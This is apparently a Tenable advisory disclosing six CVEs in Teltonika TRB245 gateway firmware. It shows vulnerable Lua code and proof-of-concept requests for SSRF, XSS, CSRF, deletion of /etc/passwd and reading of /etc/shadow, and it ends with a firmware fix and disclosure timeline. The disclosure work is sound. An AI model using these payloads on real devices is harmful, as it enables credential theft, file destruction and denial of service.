tenable

Teltonika Gateway TRB245 Multiple Vulnerabilities

Medium

← View More Research Advisories

Synopsis

CVE-2020-5784: Blind Server-Side Request Forgery (SSRF)

CVSSv3 Base Score: 5.4
CVSSv3 Vector: (AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:L)

The pkg_link parameter used in the verify_package function from /usr/lib/lua/luci/controller/packages.lua allows a low privilege user to download files from external network devices to the device.

This is because the pkg_link is controlled by the user and is then passed directly to a curl command without any verification that it is to a Teltonika domain. This allows the user to cause the application to send a request to an arbitrary URL.


```
function verify_package()
    local package_link = luci.http.formvalue("pkg_link")
    local package_name = luci.http.formvalue("pkg_pkg")
    local package_title = luci.http.formvalue("pkg_name")
    local custom_pkg = luci.http.formvalue("custom_pkg")
    local pkg_archive = luci.http.formvalue("archive")
    local action = luci.http.formvalue("action")
    local result = {code = 0}
    local pkg_path = "/tmp/tlt_custom_pkg.ipk"

    if custom_pkg then
        pkg_path = "/tmp/custom_package/package.ipk"
    end

    if (package_link and package_name) or custom_pkg then
        if package_link and package_name then
            result = ut.ubus("file", "exec", { command="/usr/bin/curl",
                params={"-y", "30", "-o", "/tmp/tlt_custom_pkg.ipk", "-k", package_link} } )
```

Proof of concept

When browsing to the below URL we are able to make an HTTP request to an external URL which is then downloaded to the device.

```
http://192.168.1.5/cgi-bin/luci/admin/services/packages/packages/check_sig?pkg_link=http://192.168.1.135:8000/ssrf&pkg_pkg=tlt_custom_pkg_easycwmp&pkg_name=TR-069&action=install
```

Note that to test this you will need to update the IP address of the target router and the external device you want to connect to via the SSRF.



File downloaded to device via SSRF

Note that this can be achieved as a user in the user group by default.

In one of my tests I was able to download a large file that significantly impacted the device's performance/availability.


CVE-2020-5785: Reflected Cross-Site Scripting

CVSSv3 Base Score: 6.1
CVSSv3 Vector: (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)

It was discovered that it is possible to execute malicious JavaScript in the device's web user interface by injecting HTML script tags into either the 'Action' or 'pkg_name' parameters in an HTTP GET or POST request to '/cgi-bin/luci/admin/services/packages/packages/check_sig'. An attacker could exploit this to trick a user with higher privileges to trigger the Cross-Site scripting and steal their session details.

Proof of Concept


Example 1 "action": When browsing to the below URL some javascript will be executed in the user's browser, as we can see in the screenshot below.



Cross-Site Scripting PoC (action parameter)

Example 2 "pkg_name": When browsing to the below URL some javascript will be executed in the user's browser, as we can see in the screenshot below.

```
http://192.168.1.5/cgi-bin/luci/admin/services/packages/packages/check_sig?pkg_link=https://wiki.teltonika-networks.com/wikibase/images/8/8d/Networking_trb2xx_manual_packages_az
```



Cross-Site Scripting PoC (pkg_name parameter)

CVE-2020-5786: Cross-site Request Forgery (CSRF)

CVSSv3 Base Score: 5.4
CVSSv3 Vector: (AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:L)

There is no CSRF protection for the below request. By tricking an authenticated user into clicking a link, the attacker is able to force the user to execute the packages/check_sig action. This will cause requests to be made to URLs of the attacker's choosing along with download of the file. As with the SSRF, a large file download can significantly impact the availability of the device.

This is a particularly bad issue in this case since there is reflected Cross-Site Scripting and SSRF issues here.

The CSRF could be exploited in such a way that the XSS would be triggered as well (via a form post). This would allow the XSS to be exploited by sending a more innocuous URL. An attacker could exploit this issue by creating a dummy page that would execute javascript in an authenticated users session if they were tricked into using the malicious dummy page.

Proof of concept

```
POST /cgi-bin/luci/admin/services/packages/packages/check_sig HTTP/1.1
 Host: 192.168.1.5
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 213
 Origin: [http://192.168.1.5|http://192.168.1.5/]
 Connection: close
```

Below is an example dummy site for demonstration purposes. Note that to test this you will need to change the IP address in the html page to that of a Teltonika TRB245 that you have authenticated to.

```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
 <form action="http://192.168.1.5/cgi-bin/luci/admin/services/packages/packages/check_sig" method="POST">
 <input type="hidden" name="pkg_link" value="https://wiki.teltonika-networks.com/wikibase/images/8/8d/Networking_trb2xx_manual_packages_azure_iothub_2020-07-09.ipk" />
 <input type="hidden" name="pkg_pkg" value="tlt_custom_pkg_easycwmp" />
 <input type="hidden" name="pkg_name" value="<script>alert("XSS")</script>" />
 <input type="hidden" name="action" value="install" />
 <input type="submit" value="Submit request" />
 </form>
 </body>
 </html>
```

CVE-2020-5787: Authenticated Directory Traversal Arbitrary File Deletion admin/services/packages/remove

CVSSv3 Base Score: 5.5
CVSSv3 Vector: (AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:H)

An authenticated arbitrary file deletion vulnerability in the package removal functionality in TRB245 allows a privileged user to arbitrarily delete files on the underlying operating system. This is because in /usr/lib/lua/luci/controller/packages.lua the opkg_remove function does not validate the value of the "package" parameter. It does not verify that the package actually points to a valid package file.

```
function opkg_remove()
 local package_name = luci.http.formvalue("package")
 local result = _opkg("remove", package_name)
 luci.http.prepare_content("application/json")
 luci.http.write_json(result)
 end
```

Note that this can be achieved as a user in the admin group by default.

Proof of concept

The below POST request will delete /etc/passwd and render the device inaccessible.

```
POST /cgi-bin/luci/admin/services/packages/remove HTTP/1.1
Host: 192.168.1.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 95
Origin: http://192.168.1.5
Connection: close
Referer: http://192.168.1.5/cgi-bin/luci/admin/services/packages/packages?succr
Cookie: sysauth=b2383e47be2458811da7405505a4d436
token=7b66ba08cb4082771874b2628f0c93b8&package=../../../../../etc/passwd&_=0.15793898638525727
```

Note that to test this you will need to update the IP address, cookies and CSRF token.

CVE-2020-5788: Authenticated Directory Traversal Arbitrary File Deletion admin/system/admin/certificates/delete

CVSSv3 Base Score: 5.5
CVSSv3 Vector: (AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:H)

An authenticated arbitrary file deletion vulnerability in the certificate removal functionality in TRB245 allows a privileged user to arbitrarily delete files on the underlying operating system. This is because in /usr/lib/lua/luci/controller/administration.lua the remove_certificate function does not validate the value of the "file" parameter. It does not verify that the file being deleted is the intended file.

```
function remove_certificate()
 local file_name = luci.http.formvalue("file")
 local full_path = "/etc/certificates/" .. file_name
 local log_file = "/etc/certificates/status/info"

if nixio.fs.access(full_path) then
 luci.util.ubus("file", "exec", \{command="sed", params={"-i", "/" .. file_name .. "/d", log_file}})
 nixio.fs.remove(full_path)
 end
 luci.http.redirect(luci.dispatcher.build_url("admin/system/admin/certificates/manager"))
 end
```

Note that this can be achieved as a user in the admin group by default.

Proof of concept

The below POST request will delete /etc/passwd and render the device inaccessible.

```
POST /cgi-bin/luci/admin/system/admin/certificates/delete?file=../../../../etc/passwd HTTP/1.1
Host: 192.168.1.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

```
upgrade-insecure-requests: 1

token=0a7cd6f48ed490e43891c04de1ce605d&yes=Yes
```

Note that to test this you will need to update the IP address, cookies and CSRF token.

CVE-2020-5789: Authenticated Directory Traversal Arbitrary File Read

CVSSv3 Base Score: 6.5
CVSSv3 Vector: (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)

An authenticated directory traversal vulnerability in the certificate download functionality in TRB245 allows a low-privileged user to read arbitrary files on the underlying operating system as root. This is because in /usr/lib/lua/luci/controller/administration.lua the download_certificate function does not validate the value of the "file" parameter. It does not verify that the file being downloaded is the intended certificate.


```
function download_certificate()
 local file_name = luci.http.formvalue("file")
 local full_path = "/etc/certificates/" .. file_name
 if nixio.fs.access(full_path) then
 luci.http.setfilehandler(
 function(meta, chunk, eof)
 if not fp then
 fp = io.open(full_path, "w")
 end

if chunk then
 fp:write(chunk)
 end

if eof then
 fp:close()
 end
 end
 )

local reader = ltn12_popen("cat " .. full_path)
 luci.http.header('Content-Disposition', 'attachment; filename='..file_name..'')
 luci.http.prepare_content("text/html")
 luci.ltn12.pump.all(reader, luci.http.write)
 else
 luci.http.redirect(luci.dispatcher.build_url("admin/system/admin/certificates/manager"))
 end
 end
```

Note that this can be achieved as a user in the user group by default.

Proof of concept

We can browse to the below URL to demonstrate this vulnerability.

```
http://192.168.1.5/cgi-bin/luci/admin/system/admin/certificates/export?file=../../../etc/shadow
```



Solution

Upgrade to firmware TRB2_R_00.02.05.1 or newer.

Additional References

https://wiki.teltonika-networks.com/view/TRB245_Firmware_Downloads#TRB2_R_00.02.05.1_.7C_2020.09.30

Disclosure Timeline

08/12/2020 - Vulnerability report sent to Teltonika via their web form. 90-day date is November 10, 2020.
08/13/2020 - Teltonika has received and reviewed the report. They will provide their initial assessment by the end of tomorrow.
08/13/2020 - Tenable acknowledges.
08/14/2020 - Teltonika can reproduce the vulnerabilities. There is no ETA or or further details. Will update on Monday.
08/17/2020 - Teltonika is working on the fixes. No ETA. Will update us once there are more details.
08/17/2020 - Tenable acknowledges.
08/28/2020 - Teltonika says a test firmware is being tested, and once the vulnerabilities are fixed, they will release it with RUTOSv2.5 (TRB2XX_R_00.02.05) firmware. They'll inform us at least a day before official release.
09/10/2020 - Tenable asks for an update.
09/11/2020 - Teltonika internally released RUTOSv2.5. They will run auto-tests over the weekend. If no issues are found they will publicly release the firmware on Monday.

09/29/2020 - Tenable asks for an update.
09/30/2020 - Teltonika asks Tenable to test the firmware fix again. They will release publicly after we confirm the vulnerabilities have been fixed.
09/30/2020 - Tenable does not have time to test the patch. We will post our research advisory once the firmware is released.
10/01/2020 - Teltonika informs us that they will be releasing the firmware today.

Risk Information

CVE ID: CVE-2020-5784
CVE-2020-5785
CVE-2020-5786
CVE-2020-5787
CVE-2020-5788
CVE-2020-5789
Tenable Advisory ID: TRA-2020-57
Credit: Derrie Sutton

CVSSv3 Base / Temporal Score: 6.5 / 5.5
CVSSv3 Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Affected Products: Firmware TRB2_R_00.02.04.3
Risk Factor: Medium

Advisory Timeline

10/01/2020 - Advisory published.